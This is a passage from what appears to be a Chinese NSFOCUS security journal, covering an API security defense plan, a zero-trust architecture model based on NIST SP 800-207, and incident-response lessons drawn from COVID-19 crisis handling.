
2.2.2 更智能的 API 安全防护

API 安全市场的一大切入点就是应用安全，而更智能的 API 安全防护则是应用安全厂商的主推能力。

知名 WAF 领导者厂商 Imperva 的 API 安全产品只需上传由客户 DevOps 团队创建的 OpenAPI 规范文件，Imperva 可自动构建可靠的安全模型，并将所有已发布的接入区域（endpoint）自动纳入保护。Aiculus（国外专注 API 安全的创新公司）则使用人工智能 AI 自动检测和阻止试图盗取数据和欺诈性的 API 使用，利用用户认证和访问日志的历史数据对神经网络模型进行训练，使机器学习引擎能预测平台上的访问分布、拒绝访问、再认证和用户意图。

3. 绿盟科技 API 安全方案

企业 API 应用日趋广泛、复杂的趋势，让 API 安全的需求也越来越明确、突出。绿盟科技结合自身作为全线安全厂商的优势，推出了针对 API 的纵深防御方案。



▶▶ 能力构建

API 安全纵深防护方案能力涉及网络层应用层防护、访问控制、身份安全等多个角度。从边界 DDoS 攻击清洗 (ADS)，逐层深入至防 API 滥用、API 漏洞利用，最后通过绿盟 API 网关 (SAG) 和绿盟统一身份认证平台 (UIP) 实现认证动态授权、细粒度访问控制，以及全面的审计。

该方案的核心能力在于：


- (1) 分层清洗与过滤，防护网络层到应用层各类型攻击，打造针对 API 的纵深防御体系。
- (2) 基于调用者身份的动态、细粒度授权访问控制，以保障对 API 访问的最小化授权。
- (3) 全面的 API 访问日志记录，结合审计系统实现异常访问处置，响应闭环。

其核心价值包括：

- (1) 轻松合规，符合行业接口安全管理规范。
- (2) 降本提效，提高 API 资产管理运营效率，降低人员投入成本。
- (3) 业务安全，保障 API 业务高可用，限流并清洗 Bot 流量。
- (4) 数据安全，SSL/ 国密加密并且对敏感内容加密，防止数据盗取和篡改。

此外，绿盟科技认为 API 全生命周期管理是非常重要的，其安全防护体系建设可以分为事前、事中和事后三个环节。在事前对 API 做统一管理，加密数据传输，加强 API 的防破解能力、防篡改

能力；事中，对授权进行严格鉴定、做精准 API 流量控制和访问控制，重视参数校验和 Bot 防护，及时发出异常流量告警并执行熔断；事后，加强 API 的可视化分析能力，异常请求的分析能力，记录全面日志以供审计。



API创建、配置、修改、测试、上线、运行和下线全生命周期跟踪管理

生命周期管理

4. 结语

总体而言，API 应用愈加广泛的趋势已非常明显，而伴随的资产管理、安全防护缺失问题逐渐浮出水面，API 安全问题已经引起了企业的重视。企业要想为未来可能爆发的 API 经济打造 IT 基础，就要做好 API 的全生命周期管理。这一方面需要对 API 资产进行有效的统一管理，另一方面需要补上 API 安全防护短板，预防因授权问题导致的非法访问、API 泄露等问题，以及代码审计不严格所带来的系统性风险。

零信任架构从模型到实践

绿盟科技 总工办 陈景妹

摘要：本文主要介绍零信任架构概念模型、研发实现和工程实施的思路，描述零信任架构的组成、涉及的关键技术，以及实施零信任方案的工程建设要点。

1. 引言

“零信任”无疑是这两年安全界炒的很火的一个概念。2020 年春节前后，由于新冠疫情的影响，移动办公成为众多企业不得不正视和解决的一个问题，因云计算和移动办公而生的零信任方案更引人注目。

2004 年，零信任作为一个安全设计的概念，由 Jericho 论坛提出：“假设一个安全模型，传统边界正在消失，工作流正在移动到云，移动终端对于应用程序访问正成为规范。”2010 年，Forrester, John Kindervag 创造了“零信任”或“零信任网络”的术语，以解决 Jericho 论坛提出的问题，“Nerver Trust, Always Verify”。十年来，多家组织阐述并发展了零信任架构，并在产业界就零信任网络或零信任架构形成了很多与具体场景有关的实践。

2020 年 2 月，NIST 发布了第二版的《零信任架构草案 [Draft (2nd) NIST Special Publication 800-207 Zero Trust Architecture]》，对第一版零信任架构草案的零信任逻辑模型进行了更新。本文参考 NIST 零信任模型，结合笔者实际零信任方案架构经验，探讨零信任模型到研发实现，再到部署实施所需要关注的技术点及因素。

2. NIST 零信任逻辑模型

NIST《零信任架构草案第二版》的逻辑架构模型如图 1 所示。

本章对该逻辑模型进行描述分析。




图 1 NIST 零信任逻辑架构模型

NIST 零信任模型把零信任核心组件划分为数据平面和控制平面两个平面，要求这两个平面隔离。控制平面的组件为 PDP（Policy Decision Point），它又被划分成两个组件 PE（Policy Engine）和 PA（Policy Administrator），两个组件共同作用完成策略决策管控。数据平面是业务访问数据流经的路径。业务流量从访问主体 subject 经系统（终端设备等）流经 PEP 组件（Policy Enforcement Point），不被信任的访问过滤掉，信任的访问可以到达企业资源。

策略引擎 PE：负责决策是否授予给定主体访问某资源的权限。PE 使用企业策略及外部输入（包括 CDM 系统、威胁情报信息、行为日志等）作为信任算法的输入，以授予、拒绝或撤销对资源的访问。PE 与 PA 配对使用，PE 生成并记录决策，PA 执行决策。

策略管理器 PA：策略管理器实际建立或者关闭主体和资源的

访问路径，包括生成客户端访问资源的身份认证、认证令牌或者凭证。策略管理器通过控制通道和 PEP 进行对接通信。PA 和 PE 实现时可以合并为一个独立组件或被划分为两个组件实现。

策略执行点 PEP：负责启动、监控并且最后终止主体和资源的连接。PEP 实际实现时常常分为客户端侧（如用户笔记本的 agent）和资源侧（如资源前面的访问控制网关）执行点两部分。策略执行点实现从不信任到信任的过渡。

在逻辑模型中，由多个数据源提供 PE 在做出访问决策时使用的输入和策略规则，包括本地数据源和外部数据源。

持续诊断和缓解系统 CDM (Continuous diagnostics and mitigation)：收集资产当前状态，并更新配置和软件。CDM 系统提供 PE 发起访问请求的资产的环境感知数据，如操作系统、运行状态、漏洞数据等。

行业合规系统：包含合规性策略，保证企业遵守其行业合规性要求。

威胁情报：提供来自内、外部的威胁情报信息，包括新发现的攻击或漏洞信息、恶意软件信息等，作为 PE 决策的依据。

数据访问策略：访问资源的属性、规则和策略。在策略引擎中编码或动态生成。数据访问策略为企业中的账户和应用程序提供基本访问权限，是授权访问资源的起点，应当以实际任务角色和需要为基础。

PKI 系统：负责生成颁发给资源、主体和应用程序的证书并将其记录在案。

身份管理系统：负责创建、保存和管理用户账号和身份记录（如

LDAP 服务）。包含用户信息和其他属性，如角色、访问属性和分配的资产。

网络 and 系统行为日志：聚合资产日志、网络流量、资源访问操作和其他事件，这些事件提供了关于企业信息系统安全态势的实时（或接近实时）反馈。这一系统是草案第二版相对第一版增加的数据源，实际上强调了对网络和系统日志的全面收集以用于 PE 决策。

安全信息和事件管理 (SIEM) 系统：收集安全信息以用于后续分析。使用这些数据进行策略优化和攻击告警。

NIST 零信任逻辑模型提供了构建企业零信任方案所需要的逻辑组件框架。实际的零信任实践，必须充分考虑企业业务场景，并且解决从抽象概念模型到实际实现的关键技术问题。

3. 零信任方案实现的关键技术问题

3.1 高可适应性架构要求

零信任方案是与具体网络环境 and 应用环境强相关的方案。在实际使用者自己研发实现的场景下，可以依据自身情况有针对性地设计。而对提供零信任解决方案的厂商来说，要求对零信任方案设计有足够的鲁棒性，可以适应不同场景。

针对控制平面的 PDP，要求能满足不同的网络架构情况，是否需要切分为多个 PDP 的联动，已有 IAM 等设施的复用，需要有灵活的架构支撑。

针对 PEP，在实际项目中可以充分利用已有网络设施或安全设施来实现。这涉及管控接口调用的问题，一般说来，为了适应不同厂商不同类型的设施，应当依照接口本身的能力进行标准化。

图 2 是实现的零信任访问安全架构。该架构综合实现 NIST 零信任架构逻辑模型及 CSA SDP 型（SDP 模型本文不展开介绍，读者可以参考相关资料 SDP Specification 1.0），并在架构图中标出了零信任逻辑模型中的 PDP、PA、PE、PEP 等组件和 SDP 模型的 IH、AH、SDP Controller 等。该架构支持单级到多级的 PDP 及多节点多类型 PEP 部署接入。




图 2 绿盟科技零信任访问安全架构

参照这个架构图，继续对零信任方案实现的关键技术进行描述。

3.2 设备资产稽查与环境感知

零信任方案要求对整个访问环境的全管控，涉及整个环境的认知，包括环境中存在的设备资产及资产关系，以及资产配置、状态数据和网络状态数据的感知。

针对设备资产稽查，包括主被动的资产发现、通过 agent 上报等方式实现。

环境感知技术，包括软硬件环境、网络环境等的配置及健康状态的感知。

3.3 数据分类分级

零信任方案是要求精细化资源访问控制的方案。精细化资源访问控制要求对访问主体和环境的感知及对访问资源的分类分级控制。访问资源的分类分级控制一般可体现为数据分类分级控制。分类，是指数据类型划分，不同场景下数据类型定义各有不同；分级，是指数据敏感级别，针对不同行业、单位具有不同的标准、要求。

3.4 访问代理技术

零信任方案实现的访问代理包括两部分，一部分是在发起方由可信终端 agent 实现的终端访问代理，另一部分是在安全访问网关实现的网关代理。由于零信任方案要求通过访问代理实现应用层会话访问控制，同时要求全流量加密，所以如何实现对各种不同应用协议的加密流量的代理，并且携带必要的终端标识信息，以实现终端与访问网关的联动，就成了零信任方案需要解决的一个难题。

实际上，业界一些对比 VPN 和零信任方案的论文，认为零信任方案无法最终取代 VPN 的依据，即目前零信任方案很难实现全应用协议代理。

3.5 认证技术

认证技术包括两部分，设备认证技术及用户身份认证技术。

设备认证：要求先认证再允许连接，如何实现认证前保护资源对设备不可见，并在用户无明显感知的情况下完成设备认证是需要解决的问题。

用户认证：不同应用系统、不同数据对认证强度的要求不一样，要求支持多因子认证（MFA）和生物特征认证（如指纹、击键之类）。

同时，零信任方案要求在访问过程中的持续认证和在特定场景下的二次认证。用户认证服务常常可以考虑利用企业已有的 IAM 设施实现。

3.6 UEBA 技术

UEBA 即用户实体行为分析技术，使用高级分析方法和机器学习模型，对用户和实体行文进行评估、关联并建立基线，以发现内部威胁及外部入侵行为。UEBA 实际上是对用户行为从白到灰到黑的分析判断。在零信任方案中，UEBA 技术是用户及实体风险及信任评估的基础，需要尽可能全面地采集实体行为数据，进行建模分析，判断实体风险情况。

3.7 风险与信任评估和策略决策模型

风险与信任评估是动态策略决策的基础依据。风险与信任评估，需要围绕用户、终端、应用等访问主体对象的风险与信任级别进行评估，给出量化风险评分，结合风险评分和当前访问行为进行信任评估，判定该访问行为的信任级别是否与其所访问的资源的安全等级平衡。当处在平衡状态时，允许访问数据的双向流动。对于风险评估模型，可以参考 NIST RMF 框架（SP 800-37 r2）、ISO 27004、FAIR 等相关风险管理框架进行设计。

策略决策模型，是基于风险与信任评估模型进行决策的模型。策略决策模型要解决的是初始策略问题，包括初始的策略基线以及隐式信任区的设置问题。在零信任方案建设过程中，存在一个从宽松到试点再到严格零信任的一个过渡期，这个过渡期变化，表现在初始的策略基线设置上。策略基线配置完成后，需要配置风险控制策略。基于策略基线、风险控制策略，以及风险与信任评估的结果，进行决策，并选择 PEP。

3.8 开放式标准化管控 API

零信任方案的实现涉及各 PE、PA 的配合及 PA 与 PEP 的管控 API 对接，要求相关节点提供开放式的管控 API，并且进行标准化，针对能力做接口统一。标准化的实现，一般要求节点直接按标准规范进行接口开发，对于无法直接做接口标准化的部分节点，可以考虑通过资源适配层解决标准适配问题。

3.9 自动化与安全编排 SOAR

作为需要对资源及访问行为进行精细化控制的零信任方案，SOAR 安全编排是其赖以正常运转的重要保障手段。零信任方案的安全编排，除了用于风险行为的自动响应处置，还可以进行策略优化，基于策略执行的效果进行分析，对策略基线进行自动调整优化，或给出优化建议。

3.10 小结

以上章节描述了零信任方案研发实现所需要考虑的关键技术问题。解决技术问题并完成系统研发后，零信任方案实践迈出了一大步，后面则是工程实施方案建设。

4. 零信任方案工程建设要点

零信任方案的工程建设不像传统安全项目，购买几台安全设备或者系统，接入客户网络环境进行一些配置就能够跑起来。零信任方案建设是在用户网络架构和安全架构中融入零信任思想的过程，需要对客户的网络环境 and 应用环境进行充分的分析，有针对性地设计方案。除了全新的网络架构可以直接按照零信任架构进行设计的情况外，一般都需要一个分步建设的过程。

零信任方案建设，首先要对用户环境进行摸底。

摸底包括如下内容：

(1) 明确零信任建设目标和范围。主要针对什么场景（如远程办公），希望解决什么问题，客户对安全的核心诉求如何，纳入零信任方案建设的应用系统及终端范围是什么。

(2) 用户对应用的访问包含哪些角色，用户的分类情况。包括内部用户的分类，如开发人员、运维人员、一般内部用户，外部合作用户或存在数据交换的系统分类等。

(3) 设备资产（终端）情况及可控性，是否支持安装 agent。

(4) 客户网络架构情况，网络规模，当前是否具备控制通道与业务数据通道隔离的条件。

(5) 应用部署情况。云化部署还是传统服务器部署，私有云还是公有云，或混合部署的具体部署情况。

(6) 应用架构情况。应用系统是否具备前后端分离的架构，应用账号、认证与权限管理，是否已使用统一的 IAM 系统，应用是否具备可改造条件。

(7) 已有安全建设情况。是否已经有 IAM 系统存在，存在哪些网络安全检测和防护设备，是否部署统一的终端安全软件，有哪些安全设施可以作为 PEP 或联合 PDP 存在。

(8) 应用访问数据流情况。包括相关应用系统的访问来源，应用系统之间存在的数据交换关系（开放端口），应用系统与数据服务之间的关系，等等。在实际执行时，可以先通过部署或重用流量采集探针和安管平台（SIEM）对实际流量情况进行大致了解。

对上述情况进行摸底后，就可以开始进行实际的零信任建设方案设计，基于上述信息设计适当的零信任部署结构，包括 PDP 及

PEP 的选择和部署位置等，以及是否涉及网络改造和应用改造的设计。

在零信任方案实施阶段，通常先要有一段观察期。在这段观察期，整体运行在“宽松策略模式”状态下，完成初始的资产发现与稽查，应用与数据关系和流转分析等工作。

零信任方案建设，一般需要分阶段进行建设。由于零信任方案属于侵入性较强的安全建设方案，初始策略设置不恰当或者系统未经充分验证情况下，容易导致业务中断问题。因此，一般会选择对业务持续性要求不太高的进行试点建设，试点运行稳定后，再扩大方案实施范围。

5. 结语

本文主要介绍零信任架构概念模型、研发实现和工程实施的思路，重点介绍所需要考虑的关键技术问题及要点。零信任方案作为新兴安全解决方案，从业务到技术实现到工程实施，都有待进一步开拓创新、积累经验。

参考文献

[1]NIST Special Publication 800-207-draft2 Zero Trust Architecture, Feb 2020, NIST.

[2]Mo More Chewy Centers: Introducing The Zero Trust Model Of Information Security, by John Kindervag, 2010, Forrester.

[3]SDP Specification 1.0, April 2014, CSA.

[4]The Zero Trust eXtended (ZTX) Ecosystem, by Chase Cunningham, July 11,2019, Forrester.

从各国应对新冠疫情的危机处置看信息安全事件响应管理

绿盟科技 售前技术组 傅戈

1. 前言

本次突发的新冠疫情来势汹汹，截至本文撰写时，除我国外全球多个疫情爆发地区呈现不乐观发展的态势，部分国家政府已经将其视为一个关系国家公共卫生安全的威胁，提高了其威胁级别并采取了相应的应对措施。新冠疫情是一个公共卫生的突发事件，其处置流程和信息安全事件响应处置的流程实质上并无根本区别。故此，如果我们从信息安全事件响应管理的角度去看待各国政府应对本次突发疫情的处置措施和效果，确有不少值得警醒和学习的地方。

2. 信息安全事件响应管理内容简析

信息安全事件响应管理是 IT 治理中关于信息安全运营的一个重要管理程序。它主要解决发生信息安全事故后机构如何通过既定的处置预案，协调安排相应的资源去处理解决正在发生或已经发生的安全风险，将其限制在企业机构能够承受的风险接受范围内。

关于信息安全的应急处置管理，国内外有大量的安全标准、实践指南和手册可供参考。其中，国内的标准包括《信息安全事件管理 第 1 部分：事件管理原理》(GB/T 20985.1-2017)《网络安

全事件描述和交换格式》(GB/T 28517-2012)《信息安全应急响应计划规范》(GB/T 24363-2009)《信息系统灾难恢复规范》(GB/T 20988-2007)及正在制定的《公共信息网络安全预警指南》《网络安全威胁表达模型》《网络安全事件应急演练通用指南》等。国外的标准则包括由美国国家标准与技术研究院 (NIST) 制定的《计算机安全事件处理指南》(NIST SP 800-61r2)《网络空间安全事件恢复指南》(NIST SP 800-184 / 2016) ISO 组织的《信息安全事件管理 第 1 部分：事件管理原理》(ISO/IEC 27035-1:2016)《信息安全事件管理 第 2 部分：事件响应规划和准备指南》(ISO/IEC 27035-2:2016) 及《信息和通信技术事故应对行动指南》(ISO/IEC 27035-3)。

不论是国内还是国外的标准，针对信息安全事件响应管理都遵循了 PDCA 戴明环的循环处置流程，尽管不同的标准可能将其流程进一步拆解为不同的阶段或相对强调某一阶段的内容 (例如，NIST SP 800-61r2 强调分析与检测，ISO/IEC 27035-2:2016 强调报告和检测)。信息安全应急响应处置管理的内容相信众多从事信息安全

领域相关工作的人士并不陌生，因此这里不再赘述。

3. 安全观察分析

安全观察 1：领导的专业性知识储备有助于提升应急响应处置的整体可控性

通常情况下，绝大多数机构中的 CEO、CIO 或 CTO 由于实际工作中并不直接负责 IT 安全，因此他们对信息安全未必都能有较为深刻的理解；其次，一些机构中信息安全管理部的负责人可能也不具备信息安全的知识和相关实践背景，严重的甚至连 IT 背景都不具备。如果机构中这样的高管和中层负责人在日常工作中主视觉愿上未能深入学习和了解监管的安全要求、信息安全领域的背景知识以及机构当前的信息安全状态，那么该机构在信息安全管理方面将陷入一种盲从和外行领导内行的情况。该情况可能导致在发生信息安全事故时，信息安全的直接负责人无法正确地理解认知、评估判断、应急处置上报信息中提及和反馈的，当前正在发生和未来发展可能持续或新增的风险。在这种情形下，该负责人很可能做出不正确和不恰当的处置决策。这种不正确或不恰当的战术层面判断处置决策可能进一步误导机构的 CEO 或董事会做出战略层面的误判，导致在第一时间不能够投入充足的资源以及没有采取其他相关的正确措施，将事故的影响和危害控制在更小的范围，同时还将造成当前风险的持续蔓延以及产生额外的新的安全风险。

从另一个角度看，由于 C-level 的权限更大，如果该层领导也

缺乏对信息安全风险的深刻认知，那么机构将失去从战略层面纠正战术层面错误的最后一个风险控制点。鉴于此，机构应该通过 IT 风险治理让 C-level 及中层管理执行的领导具备和提升相应的信息安全管理知识背景及管理能力，在发生信息安全事故时才能更好地借助专业知识储备来做出正确的分析判断和决策处置。

安全观察 2：应急预案的完善度关系到响应处置的有效性和可靠性

当下，绝大多数机构均已按照信息安全事件响应管理的要求编制了安全应急处置预案。但这些处置预案存在以下四个主要问题，导致发生事故时，预案无法有效指导相应处置工作的操作执行，造成了不必要的风险损失。

问题一：应急预案没有做到应急操作级

一般情况下，可以把应急预案分为应急场景级预案和应急操作级预案。例如，仅泛泛说明有病毒入侵导致业务主机宕机、业务中断，要求进行网络隔离和病毒查杀的预案属于场景级别；详细描述通过何种具体操作恢复宕机主机、阻断网络病毒的传播、删除主机病毒、进行数据恢复的预案则属于操作级别。显而易见，应急操作级预案是应急场景级预案的细化，其落地性和可操作性更强。很多机构的安全预案通常仅限于应急场景级别的预案，这些定义的场景如停电、网络通信中断、网络攻击和入侵、业务中断、数据泄露、安全迎检等。导致信息安全部门难以下定决心去进行操作级预案编制的原因包括机构的网络复杂、业务系统繁多复杂、

业务操作复杂以及牵涉部门人员较多等。

尽管存在上述客观因素，但考虑到应急处置的有效性和可靠性，建议机构仍需下决心开展操作级预案的编制和完善。在编制过程中，可采取循序渐进的方式。首先，将应急场景进行细化，将其拆分成不同的操作子场景。其次，要求在某一操作子场景情况下涉及的部门进行场景适用性确认，并据此进行操作级预案的编制。最后，定期或不定期组织相关人员进行预案的评审和修编。相信只要持续进行该项工作，机构最终将建立完善的操作级应急预案体系。

问题二：应急预案没有考虑预案实施完成的自持性

不少中小机构在一些特定的预案，如网络攻击、入侵应急处置预案和数据灾备恢复预案中，很少考虑机构内部人员是否能够独立完成该应急处置需求。在实际应急处置的活动中，由于网络攻击入侵防控和数据恢复的复杂性，同时还可能受限于机构的编制和人员的技能，很多中小机构在发生此类安全事故时，其内部应急响应人员并不能独立应对。因此，这些机构在制订应急预案时需要评估机构本身的应急处置能力，考虑在发生事故时是否需要邀请第三方力量进行参与介入，帮助其共同应对。

此外，机构还要考虑和评估参与介入第三方机构的匹配能力、参与介入的成本负担、参与介入的方式和方法、信息共享的范围和内容、合同及责任的约定、因共享信息和应急介入可能发生第三方信息泄露的风险。

问题三：预案更新不及时

机构在运营过程中常常会面临内外部环境的变化。外部变化通常包括法律法规等监管要求的变化（如提升和加强了对应急响应处置的要求）、第三方合作机构和人员（业务往来、运维支撑、开发外包等）发生了人事变动及通信联系方式变更、服务能力变更、驻地机构变更等；内部变化则主要包括网络环境变化、业务系统软硬件更迭或升级、业务操作流程变更、内部人员人事变动及通信联系方式变更、应急处置工具不再可用等。以上内外部的变化如果没有在应急预案中得到及时更新，那么当安全事故发生时，将出现应急预案与实际情形相去甚远的情况，致使响应处置工作无法按预期顺利进行。

问题四：应急预案未得到实际演练

应急预案本身是停留在纸面上的，在没有实际演练的情况下，预案所涵盖的内容并不能得到充分的检测，同时也不能发现预案内容中的不足（如未考虑到备品备件的不足、人员实际到岗的不足、人员应急处置技能的不足）。

实践中，由于并行测试和完全中断测试演练成本高、周期长，通常难以进行，所以需要采用其他应急演练方式并尽可能的全面。例如，在模拟测试的方式下，可以采取头脑风暴的方法，在预先设定的场景中尽可能全面地评估和考虑所有的可能性，并进行一一推演和测试。当然，如果机构具备并行测试和完全中断测试的条件，建

议定期采用这两种演练方式并获得最为全面和最为真实的演练效果。

安全观察 3：人员因素是应急响应的关键要素之一

在信息安全事件响应处置流程中，通过在预防和准备阶段开展对内部员工的安全意识教育、安全技能培训提升以及应急演练，可以极大程度改善应急响应处置的效果。普通员工的安全意识教育在此不再赘述。需要特别注意的是，机构的 IT 设施运营通常由软件开发与测试、业务运维、系统运维、网络运维、桌面运维、安全运维的员工或外包服务商来完成，对于这几类角色，需要具备较普通员工更高的安全意识，深入了解自己负责的工作内容可能面临的安全威胁和安全风险，以及相应的应对手段。


此外，应急演练的设计应覆盖以上人员，让他们实际参与到演练中，通过桌面推演、模拟测试、并行测试、完全中断测试以及第三方参演的红蓝对抗的方式锤炼他们的应急处置能力，增加应急处置经验。随着参演人员的实际参与，机构的事件响应处置能力也将随之改善和提升。

信息安全应急响应小组是应急响应处置中的主要团队。机构管理者往往过于强调小组成员组成的全面性、小组成员的技能，却忽视了人员在应急处置时所面临的精神压力。这些压力包括逃避、免责压力和响应处置压力。

逃避、免责压力：应急响应人员本身可能就是平时的运维人员或一线管理人员，因此一旦发生信息安全事故，基于人类趋利避祸

的心理，他们有可能会采取瞒报漏报、虚报谎报的方式来尽可能降低自身因事后追责而需要承担的个人风险。因此，在安全管理过程中需要尽可能地避免此类情况的出现。具体可行的方式包括在相关的管理制度中明确禁止主动屏蔽正确信息的输出以及对应处罚，在明确职责的同时也尽可能阐明意外情况以及相应的免责；还包括对应急处置应对得当，避免更进一步损失发生的奖励措施。

响应处置压力：在处置的过程中，由于响应时间窗口十分有限，应急处置人员面临着公司高管传递的工作压力。心理抗压能力差的员工在此种情况下，可能会出现心理抵触、工作推诿、专注力和操作能力非正常下降的情况。因此在处置过程中，常要求处置人员具备良好的心理抗压能力和娴熟的处置应对技能。



工作压力和工作表现的关系曲线图^[1]

一个具备良好抗压能的人员，其最佳表现峰值点与其他人相比

► 能力构建

在如上图所示的关系曲线图中将会右移。因此，在平时的安全应急演练过程中，一方面需要加入压力训练的内容，增加和强化人员在这种压力环境下的抗压演练；另一方面信息安全管理经理也需要主动观察人员的具体表现，对未来参与应急响应的人员有正确的预判和优先预设的考虑。

安全观察 4：建立“吹哨人”机制提高重大事故的快速响应能力

在常规的安全事件响应处置流程中，安全事故的发现和处置报告要遵循层层上报的机制。这个传统的流程机制本身没有错，但是如果机构中存在官僚作风以及前面提到的层级领导缺乏专业性知识储备的情况，那么该流程机制就有可能导致安全事故的响应处置窗口期被人为地拉长。另外，信息安全应急响应小组通常会被认为是纯粹的技术单元，在很多机构的信息安全管理体系中，信息安全响应小组的意见和报告并不能直接和完整地呈现在管理层的沟通会议上，这意味着没有一种可行的直接上报机制和通道，能将最直接的风险损失分析信息直接上传至更高的决策层。此种快速直通车机制的缺失或将导致身处一线的员工在一些突发且隐患巨大的情况下，无法成为唤醒巨人的“吹哨人”。

因此，建议机构组织可以考虑设置和开放“吹哨人”上报机制和通道，允许技术层面的反馈能在特殊情况下直接反馈给高管层，缩短应急响应处置的时间并降低风险损失。此外，该机制从管理层面上看，还可增加威慑监督的作用，可以在一定程度上减少和降低

执行管理人员发生瞒报虚报等不合规行为的概率。

安全观察 5：不慎重的危机公关将是另一场危机

在发生信息安全事故时，机构需要根据情况进行判断并开展危机公关，降低或消除客户或社会公众的愤怒、困惑和沮丧等情绪，挽回其对机构的信任，降低机构商业信誉遭受破坏的风险。然而在回顾既往众多的安全事件危机公关应急处置案例时，发现了很多处置不当的例子。综合来看，主要有以下问题。

- 事件上报不及时
- 事件对外披露不及时
- 对外披露信息不足
- 对外披露信息可信度不足
- 出现多个发布口径，且披露信息不一致
- 措辞表态不恰当
- 发言人的级别与事件危害程度和影响程度不符合
- 发言人现场应对能力不足
- 后续责罚措施及补偿应对措施处置不当
-

这些问题的存在不仅没能达到公关本身设定的目标，反而可能导致事件影响不断发酵和蔓延，消耗和浪费客户或社会公众的信任，最终不得不付出更多的处置成本和公关成本。因此，在决定进行正式对外的危机公关时，建议机构需要提前做好公关分析和演练（如

果涉及现场发布会)。在进行公关分析的时候，内部一定要对事故信息进行梳理，保持信息的同步对称。具体内容如下：

- 发生事故的原因是什么
- 哪些系统和业务受到了影响
- 影响的程度如何
- 是否发生客户信息泄露的情况
- 预计泄露了多少数据信息
- 可能造成什么影响
- 机构内部当前的响应处置进度和情况如何，如系统漏洞是否已修补、攻击入侵是否已结束或已经得到控制、恶意代码是否已清除、系统配置是否已恢复、业务是否已恢复运行、业务数据是否已恢复、已采取了哪些安全改进措施。
- 拟对遭受损失的客户所采取的补偿措施
- 针对本次事故对客户推荐的安全建议
- 适合的信息发布时间点、发布渠道以及恰当的发言人
- 原有公关预案未达到预期效果后的备选方案设计
-

参与的部门和人员建议包括 IT 支撑团队、市场 / 业务团队、法务团队、公关团队以及牵头负责的高管。此外，如果有现场信息发布会，那么建议在正式的发布会之前进行至少一次模拟演练，以确保发布会万无一失。

4. 结语

在现实世界中，机构出了安全事故总要有谁来担责。因此，机构中的信息安全管理者，不论是 CEO 还是 CIO、CTO、CSO，甚至是安全部门经理的职业生涯都可能因此而受到影响。2017 年 9 月 7 日，美国征信巨头 Equifax 被披露发生大规模数据泄露事件，泄露敏感信息涉及 1.43 亿用户，导致公司股价暴跌 30%，公司资本市值蒸发 50 亿美元。该公司随之在 9 月 15 日宣布其首席安全官 (CSO) 苏珊·马尔定、首席信息官 (CIO) 大卫·韦伯即刻从公司退位。同年，Uber 公司发生的信息泄露事故导致 Uber 公司首席安全官乔·沙利文和安全与执法法律总监克雷格·克拉克被辞退。以上这些案例让手握高薪的 CEO、CIO、CSO 有种高处不胜寒的感觉。在安全行业中普遍流传着一种说法，没有不被攻破的堡垒，只是不知道什么时候会发生。因此，机构的信息安全管理者们需要认真对待和审视机构的安全现状，加强信息安全管理建设。建议机构加强高管层的安全意识教育、优化响应处置工作的流程和机制、不断地完善信息安全应急预案、持续地进行安全演练，以“练兵千日、用兵一时”的姿态去认真对待未来可能面临和发生的安全威胁和安全事件。

参考文献

<https://examinedexistence.com/the-correlation-between-stress-and-performance/>.

从新冠抗疫过程思考网络安全安全体系建设

绿盟科技 安全运营战略规划部 彭磊

2020 年新冠疫情爆发，每时每刻都牵动着众人的心弦。以这次疫情为镜鉴，应对突发公共卫生安全事件时，如何建设网络安全安全体系，同样值得我们学习与思考。

1. 应急响应：从公共卫生到网络空间安全

在此次疫情爆发期间，我们可以看到国家对公共卫生事件的整体应急响应机制在不断完善。具体表现为以下几个方面：

